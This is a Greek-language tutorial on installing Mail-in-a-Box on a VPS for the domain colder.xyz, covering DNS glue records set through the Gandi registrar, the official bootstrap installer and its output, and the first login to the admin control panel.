Μία από τις παράπλευρες θετικές συνέπειες του MiaB είναι ότι, αμέσως μετά την εγκατάστασή του, αποκτάμε και τον δικό μας DNS server στο cloud – συγκεκριμένα στο ίδιο VPS που λειτουργεί και το MiaB. Το καλό μ' αυτή την προσέγγιση είναι ότι ορίζονται αυτόματα (και σωστά) όλα τα απαραίτητα DNS records (MX, SPF, DKIM, DMARC), ώστε ο mailserver μας να είναι πλήρως λειτουργικός, ασφαλής και οι άλλοι mailservers να τον εμπιστεύονται.


Πώς όμως φτάνει κανείς στον nameserver για το domain μας, το οποίο εν προκειμένω είναι το colder.xyz; Το σκηνικό, λίγο μετά την εγκατάσταση και ρύθμιση του DNS από πλευράς MiaB, έχει ως εξής:

- Ως nameservers για το domain είναι ορισμένα τα ns1.box.colder.xyz και ns2.box.colder.xyz
- Κάποια στιγμή, ένα μηχάνημα ρωτάει: *Ποιος είναι ο nameserver για το colder.xyz;*
- Με την προϋπόθεση ότι στον domain registrar έχουμε δώσει τα ονόματα των nameservers του domain (ns1.box.colder.xyz και ns2.box.colder.xyz), η απάντηση που παίρνει είναι: *Το ns1.box.colder.xyz είναι ένας nameserver που θέλεις.*
- Το μηχάνημα που απηύθυνε την προηγούμενη ερώτηση, λέει: *Θεσπέσια! Και ποια είναι η αριθμητική διεύθυνση IP του ns1.box.colder.xyz;*
- Η απάντηση είναι μάλλον αποκαρδιωτική: *Ιδέα δεν έχω – δοκίμασε να βρεις τους nameservers για το colder.xyz.*

Από τα τρία τελευταία bullets είναι προφανές ότι πέφτουμε σε έναν ατέλειωτο βρόγχο κι άκρη δεν βγαίνει. Προκειμένου να αποφεύγεται αυτή η κατάσταση, χρειάζεται να έχουν οριστεί τα λεγόμενα glue records. Ένα glue record δεν είναι τίποτε άλλο από τη διεύθυνση IP ενός nameserver και ορίζεται μέσα από τον registrar. Γενικά, τα glue records πρέπει να καθορίζονται κάθε φορά που ως nameserver για ένα domain επιθυμούμε να χρίσουμε κάποιο μηχάνημα *εντός* του ίδιου domain – ή *κάτω* από το domain, αν προτιμάτε. Άπαξ κι έχουμε ορίσει τα απαιτούμενα glue records, τότε ένας διάλογος για την αναζήτηση nameserver για το domain εξελίσσεται κάπως έτσι:


- Αχμ, ποιος είναι ο *nameserver* για το colder.xyz;
- *Ένας ωραιότατος nameserver για το colder.xyz είναι το ns1.box.colder.xyz.*
- *Ναι, πράγματι, ωραίος φαίνεται. Μήπως έχεις και τη διεύθυνση IP του μορφονιού;*
- *Άκου λέει! Και βέβαια την έχω – και είναι η 46.101.173.140.*

Από τα screenshots και τις περιγραφές που ακολουθούν, φαίνεται πώς ορίσαμε τα glue records για το colder.xyz μέσα από το περιβάλλον του Gandi.net (ο registrar στον οποίο καταφύγαμε για την κατοχύρωση του colder.zyz).




Προκειμένου να ορίσουμε glue records στο Gandi συνδεόμαστε πρώτα στο λογαριασμό μας, δίνουμε Services → Domains και κάνουμε ένα κλικ πάνω


στο domain που μας ενδιαφέρει (για το παράδειγμά μας είναι το colder.xyz). Στη νέα σελίδα που εμφανίζεται κάνουμε άλλο ένα κλικ στο Glue record management, το οποίο είναι κάτω από την ενότητα Name servers, στα δεξιά της σελίδας "Domain Names > colder.xyz". Εστιάζουμε την προσοχή μας στην περιοχή Register a server with the registry. Στη θυρίδα Name γράφουμε "ns1.box" (χωρίς τα εισαγωγικά) και, όπως βλέπετε, το Gandi έχει ήδη συμπληρωμένο το όνομα του domain μας (colder.xyz). Στο πλαίσιο IP address, από κάτω, συμπληρώνουμε τη διεύθυνση IP του VPS στο οποίο θα εγκατασταθεί το MiaB. Πατάμε πάνω στο κουμπάκι Validate (κάτω από το πλαίσιο IP address και δεξιά) κι έτσι ορίζουμε τον nameserver με όνομα ns1.box.colder.xyz και διεύθυνση IP την 46.101.173.140. Φυσικά, εσείς θα βάλετε το IP του δικού σας VPS. Επαναλαμβάνουμε ώστε να ορίσουμε τον mailserver με όνομα ns2.box.colder.xyz, ο οποίος έχει την ίδια διεύθυνση IP (πρόκειται για τον ίδιο server).



Ιδού οι δύο nameservers για το domain μας (colder.xyz). Είναι οι ns1.box.colder.xyz και ns2.box.colder.xyz και ουσιαστικά πρόκειται για το ίδιο μηχάνημα, με διεύθυνση 46.101.173.140.



Οφείλουμε στη συνέχεια να αλλάξουμε τους nameservers για το domain μας και να υποδείξουμε αυτούς που μόλις ορίσαμε (δηλαδή τους ns1.box.colder.xyz και ns2.box.colder.xyz). Στο site του Gandi, ακολουθούμε τη διαδρομή Services → Domains → colder.xyz → Modify server. Στη σελίδα με όνομα "Domain Names > colder.xyz - update DNS", διαγράφουμε τα ονόματα των nameservers που είναι ήδη συμπληρωμένα στις θυρίδες DNS1, DNS2, DNS3 και DNS4. Στις DNS1 και DNS2 πληκτρολογούμε ns1.box.colder.xyz και ns2.box.colder.xyz αντίστοιχα. Πατάμε πάνω στο κουμπάκι Submit, κάτω δεξιά, και είμαστε έτοιμοι.




Αν όλα έχουν γίνει σωστά, τότε στη σελίδα με τα domains μας –και συγκεκριμένα στη γραμμή με το colder.xyz–, κάτω από το DNS θα πρέπει να γράφει "External DNS".

Η αυτοματοποιημένη εγκατάσταση του MiaB


Για την εγκατάσταση του MiaB αρκεί να τρέξουμε ένα μόνο script. Ουσιαστικά, αυτό θα κατεβάσει όλα τα απαιτούμενα πακέτα από τα αποθετήρια του Ubuntu και, το σημαντικότερο, θα πραγματοποιήσει όλες τις απαραίτητες ρυθμίσεις ώστε mailserver και DNS server να λειτουργούν σωστά. Αφού συνδεθούμε μέσω SSH στη γραμμή εντολών του VPS μας, λαμβάνουμε και τρέχουμε το script κάπως έτσι:

```
$ cd ~
$ wget https://mailinabox.email/bootstrap.sh
$ chmod 755 bootstrap.sh
$ sudo ~/bootstrap.sh
```


Στα screenshots και στις περιγραφές που ακολουθούν, δείτε τι θα σας περιμένει κατά την εκτέλεση του script.



Κατά τη διαδικασία εγκατάστασης του MiaB καλούμαστε να απαντήσουμε σε μερικές απλές ερωτήσεις. Όπως βλέπετε και στο screenshot, αν αργότερα χρειαστεί ν' αλλάξουμε κάτι θα δώσουμε "sudo mailinabox". Το πιθανότερο πάντως είναι πως δεν θα τρέξουμε ξανά το συγκεκριμένο εργαλείο.




Πληκτρολογούμε την ηλεκτρονική διεύθυνση που επιθυμούμε να έχει ο διαχειριστής του email για το domain. Το δικό μας domain είναι το colder.xyz και θέλαμε ο διαχειριστής να έχει username το talk2us (η συνήθεια από τα deltahacker.gr και parabing.com, βλέπετε). Μετά την εγκατάσταση, από το (web) control panel που παρέχει το MiaB έχουμε τη δυνατότητα να προσθέτουμε ή να αφαιρούμε κι άλλες ηλεκτρονικές διευθύνσεις.



Εδώ δίνουμε το όνομα του συστήματος στο οποίο τρέχει το MiaB. Πρέπει να είναι της μορφής box.το-domain.μας, επομένως εμείς γράψαμε box.colder.xyz.




Επιλέγουμε τη χώρα στην οποία βρισκόμαστε. Δεν το κάνουμε για τον ορισμό της ζώνης ώρας αλλά για την παραγωγή του πιστοποιητικού SSL που θα χρησιμοποιείται για τον nginx, το Dovecot και το postfix.



```
.........................................+......................++++++
already installed: openssh-client (1:6.6p1-2ubuntu2)
installing nsd ldnsutils ...
Generating DNSSEC signing keys. This may take a few minutes...
already installed: ca-certificates (20141019ubuntu0.14.04.1)
installing postfix postfix-pcre postgrey ...
installing dovecot-core dovecot-imapd dovecot-pop3d dovecot-lmtpd dovecot-sqlite sqlite3 dovecot-sie
ve dovecot-managesieved ...
Creating new user database: /home/user-data/mail/users.sqlite
installing opendkim opendkim-tools opendmarc ...
installing spampd razor pyzor dovecot-antispam ...
installing nginx php5-fpm ...
already installed: php5-json (1.3.2-2build1), php5-common (5.5.9+dfsg-1ubuntu4.9), libmagic1 (1:5.14
-2ubuntu3.3)
installing dbconfig-common php5 php5-sqlite php5-mcrypt php5-intl php-auth php-net-smtp php-net-sock
et php-net-sieve php-mail-mime php-crypt-gpg php5-gd php5-pspell tinymce libjs-jquery libjs-jquery-m
ousewheel ...
installing Roundcube webmail 1.1.1...
already installed: dbconfig-common (1.8.47+nmu1), php5-cli (5.5.9+dfsg-1ubuntu4.9), php5-sqlite (5.5
.9+dfsg-1ubuntu4.9), php5-gd (5.5.9+dfsg-1ubuntu4.9), php5-imap (5.4.6-0ubuntu5), php-pear (5.5.9+df
sg-1ubuntu4.9), curl (7.35.0-1ubuntu2.5), php5 (5.5.9+dfsg-1ubuntu4.9), php5-gd (5.5.9+dfsg-1ubuntu4
.9), php5-fpm (5.5.9+dfsg-1ubuntu4.9)
installing php5-curl php-apc libapr1 libtool libcurl4-openssl-dev php-xml-parser php5-dev memcached
php5-memcache unzip ...
installing ownCloud...
creating sqlite db
already installed: php-soap (0.13.0-1), php5-imap (5.4.6-0ubuntu5)
installing libawl-php php5-xsl ...
installing z-push (fmbiete fork)...
installing python3-flask links duplicity libyaml-dev python3-dnspython python3-dateutil ...
Waiting for the Mail-in-a-Box management daemon to start...
updated DNS: box.colder.xyz
web updated

Okay. I'm about to set up talk2us@colder.xyz for you. This account will also
have access to the box's control panel.
password:
```

Το script εγκατάστασης του MiaB θα φέρει και θα εγκαταστήσει όλα τα απαραίτητα για τη λειτουργία του mailserver πακέτα, από τα repositories του Ubuntu. Όταν τελειώσει με τις εγκαταστάσεις, θα μας ζητήσει password για το λογαριασμό email του διαχειριστή (για εμάς, talk2us@colder.xyz). Με το email και το password του διαχειριστή κάνουμε login στο webmail του mailserver μας, αλλά και στο control panel διαχείρισης.



```
already installed: php-soap (0.13.0-1), php5-imap (5.4.6-0ubuntu5)
installing libawl-php php5-xsl ...
installing z-push (fmbiete fork)...
installing python3-flask links duplicity libyaml-dev python3-dnspython python3-dateutil ...
Waiting for the Mail-in-a-Box management daemon to start...
updated DNS: box.colder.xyz
web updated

Okay. I'm about to set up talk2us@colder.xyz for you. This account will also
have access to the box's control panel.
password:
 (again):
mail user added
added alias postmaster@colder.xyz (=> administrator@box.colder.xyz)
added alias hostmaster@box.colder.xyz (=> administrator@box.colder.xyz)
added alias admin@colder.xyz (=> administrator@box.colder.xyz)
updated DNS: colder.xyz
web updated

alias added
added alias admin@box.colder.xyz (=> administrator@box.colder.xyz)
added alias postmaster@box.colder.xyz (=> administrator@box.colder.xyz)


-----------------------------------------------

Your Mail-in-a-Box is running.

Please log in to the control panel for further instructions at:

https://46.101.173.140/admin


You will be alerted that the website has an invalid certificate. Check that
the certificate fingerprint matches:

CE:F5:C1:2F:39:5B:8C:B1:CB:E0:C7:83:20:01:9D:A8:17:60:6C:E3


Then you can confirm the security exception and continue.

sub0@box:~$
```


Το script εγκατάστασης έχει τελειώσει και, όπως βλέπετε, έχει δημιουργήσει και μερικά απαραίτητα mail aliases. Στη συνέχεια θα συνδεθούμε στο control panel του mailserver μας – με τη βοήθεια του web browser της επιλογής μας φυσικά. Ο nameserver του box δεν είναι ακόμα ορατός για τον υπόλοιπο κόσμο, επομένως στη μπάρα διευθύνσεων του web browser θα πληκτρολογήσουμε τη διεύθυνση που μας υποδεικνύει το script εγκατάστασης. Για εμάς αυτή η διεύθυνση ήταν η https://46.101.173.140/admin, όπου το 46.101.173.140 είναι η δημόσια διεύθυνση IP του VPS. Παρατηρήστε εξάλλου ότι, σ' αυτό το στάδιο, το πιστοποιητικό του web server είναι self-signed. Συνεπώς, ο web browser δικαιολογημένα θα γκρινιάξει. Αν θέλουμε να είμαστε έξτρα προσεκτικοί –και κάπως υπερβολικά σχολαστικοί–, πριν πούμε στον browser να δεχθεί το πιστοποιητικό θα δούμε το fingerprint που διαθέτει και θα το συγκρίνουμε μ' εκείνο που έχει εμφανίσει το script εγκατάστασης στο τερματικό.



Πρώτη απόπειρα σύνδεσης στο (web) control panel του MiaB κι ο browser δικαίως παραπονιέται, αφού το πιστοποιητικό που του στέλνει ο απομακρυσμένος web server είναι self-signed. Σε λίγο θα αποκτήσουμε ένα κανονικό, έγκυρο πιστοποιητικό για το MiaB. Προς το παρόν πάντως μπορούμε να κάνουμε μια εξαίρεση (κλικ στο κουμπί Add Exception) και να πούμε στον Firefox να δεχτεί αυτό που βλέπει.




Για τη σύνδεση στο control panel του MiaB χρειάζεται να δώσουμε το email του διαχειριστή (για εμάς είναι το talk2us@colder.xyz), βεβαίως και το αντίστοιχο password.



Μετά από την πρώτη επιτυχή σύνδεση στο control panel του MiaB, διεξάγεται ένα πλήθος ελέγχων και τα αποτελέσματα των επιμέρους δοκιμών παρουσιάζονται σε μια απλή και όμορφη σελίδα. Όπως μπορείτε να δείτε, όλα *δείχνουν* να είναι μια χαρά (έμφαση στο "δείχνουν" και θα πούμε σε λίγο γιατί). Για παράδειγμα:

- όλες οι απαραίτητες υπηρεσίες του server μας είναι ενεργές
- απαγορεύονται τα SSH logins με πληκτρολόγηση password
- το λογισμικό είναι πλήρως ενημερωμένο
- η διεύθυνση του διαχειριστή συστήματος, η οποία είναι administrator@box.colder.xyz, υπάρχει ως alias της talk2us@colder.xyz
- ο διαθέσιμος αποθηκευτικός χώρος είναι υπεραρκετός
- το port 25/TCP δεν είναι μπλοκαρισμένο (όπως πιθανώς θα συνέβαινε αν είχαμε εγκαταστήσει το MiaB σε server/VM στο σπίτι)
- η διεύθυνση IP του server δεν βρίσκεται σε blacklist από το zen.spamhaus.org
- τα glue records έχουν τεθεί σωστά στον registrar (Gandi) (οι ρυθμίσεις που αφορούν στο DNS χρειάζονται κάποια ώρα για να διαδοθούν, αλλά στην πλειονότητα των περιπτώσεων όλα θα είναι καλά μέσα σε 30 λεπτά)
- το box.colder.xyz αντιστοιχεί στο IP του VPS
- το reverse DNS έχει τεθεί σωστά από τον ISP (DigitalOcean) κ.ο.κ.

